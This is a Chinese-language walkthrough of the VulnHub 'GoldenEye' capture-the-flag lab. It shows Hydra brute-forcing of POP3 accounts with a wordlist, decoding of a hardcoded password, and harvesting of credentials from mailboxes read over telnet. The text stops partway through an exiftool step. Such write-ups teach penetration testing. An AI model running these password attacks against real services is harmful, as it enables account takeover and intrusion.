


是时候深入挖掘了！在页面的HTML源代码中，找出了负责漂亮的首页动画的JavaScript文件。在terminal.js上，我找到了第一个提示。用于以HTML编码编码的boris的硬编码密码，这对于解码非常简单。我获得了访问该应用程序的凭据。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub133.jpg)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub134.jpg)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub135.jpg)

``` bash
&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;

===>

InvincibleHack3r

```

得到账号密码：boris/InvincibleHack3r，然后登录

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub136.jpg)

访问该应用程序没有任何用处。尝试使用相同的凭据访问pop3服务，并检查了鲍里斯经纪人是否有任何有趣的电子邮件。但是，获得的密码不适合用于pop3访问。老实说，在这里停留了一段时间。
没有其他线索，对使用用户名boris的pop3服务进行了快速的暴力破解。Hydra能够使用Kali中存在的fasttrack.txt单词列表来破解密码。

``` bash
root@kali:~# hydra -l boris -P /usr/share/wordlists/fasttrack.txt -t20 192.168.56.101 -s55007 -I pop3Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 21:37:45
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 20 tasks per 1 server, overall 20 tasks, 222 login tries (l:1/p:222), ~12 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 122 to do in 00:02h, 20 active
[55007][pop3] host: 192.168.56.101   login: boris   password: secret1!
[STATUS] 111.00 tries/min, 222 tries in 00:02h, 1 to do in 00:01h, 19 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-09 21:39:45
```

得到boris/secret1!，然后telnet连接

``` bash
root@kali:~# telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
user boris
+OK
pass secret1!
+OK Logged in.
retr 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for security risks because I trust you and the other admins here.
.
retr 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
retr 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidden file within the root directory of this server then remove from this email. There can only be one set of these acces codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final stages....

PS - Keep security tight or we will be compromised.

.
```

电子邮件通讯的内容不可直接利用，但能够找出执行任务的其他特工的用户名。这也可以用于对其他代理发起相同的攻击。很幸运找到了natalya。

``` bash
root@kali:~# hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -t64 192.168.56.101 -s55007 -I pop3
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 21:46:23
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 64 tasks per 1 server, overall 64 tasks, 222 login tries (l:1/p:222), ~4 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[55007][pop3] host: 192.168.56.101   login: natalya   password: bird
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-09 21:46:39
```

natalya/bird，登录

``` bash
root@kali:~# telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
user natalya
+OK
pass bird
+OK Logged in.
retr 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus.
.
retr 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.


.
```

将关键信息retr 2翻译

``` bash
好的，娜塔琳，我为你准备了一个新学生。由于这是一个新系统，请让我或鲍里斯知道您是否发现任何配置问题，尤其是它与安全性有关……即使不是与安全有关，也可以以“安全性”为名输入它……无需太多麻烦就可以将变更单升级：)
好的，用户凭证是：

用户名：xenia
密码：RCP90rulez!

鲍里斯（Boris）确认她是有效承包商，所以只需创建帐户就可以了吗？如果您没有外部内部域上的URL，请访问：severnaya-station.com/gnocertdir

**请确保编辑您的主机文件，因为您通常在远程网络外工作。由于您是Linux用户，只需将此服务器IP指向/etc/hosts中的severnaya-station.com。
```


修改hosts文件将ip:192.168.56.101指向severnaya-station.com，然后访问域名severnaya-station.com/gnocertdir
![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub137.jpg)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub138.jpg)


现在，我可以浏览到severnaya-station.com/gnocertdir以xenia的形式访问培训门户。学习门户使用开源学习平台Moodle托管。无法从门户访问任何课程资料或附件。但是，来自GoldenEye项目主管的Doak博士发了言。他在消息中说，他的电子邮件用户名不正确。我在pop3服务上使用hydra尝试了攻击。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub139.jpg)

``` bash
root@kali:~# hydra -l doak -P /usr/share/wordlists/fasttrack.txt -t64 192.168.56.101 -s55007 -I pop3Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 22:21:03
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 64 tasks per 1 server, overall 64 tasks, 222 login tries (l:1/p:222), ~4 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[55007][pop3] host: 192.168.56.101   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-09 22:21:32
```

doak/goat,

那是特勤人员可以使用的最愚蠢的密码！不过，我可以使用新发现的凭据访问电子邮件通信。通过电子邮件通信，我发现了以代理Doak身份访问moodle的凭据。

``` bash
root@kali:~# telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
user doak
+OK
pass goat
+OK Logged in.
retr 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information......

username: dr_doak
password: 4England!

.
```

username: dr_doak
password: 4England!


我在Doak博士的帐户中发现了一个有趣的附件，该附件说可以从/dir007key/for-007.jpg获取应用程序的管理员凭据。使用隐写术，可以将秘密消息嵌入图像中。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub140.jpg)

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/007.jpg)

``` bash
root@kali:~# exiftool 007.jpg 
ExifTool Version Number         : 11.80
File Name                       : 007.jpg
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2020:01:09 22:37:50-05:00
File Access Date/Time           : 2020:01:09 22:37:50-05:00
File Inode Change Date/Time     : 2020:01:09 22:37:50-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
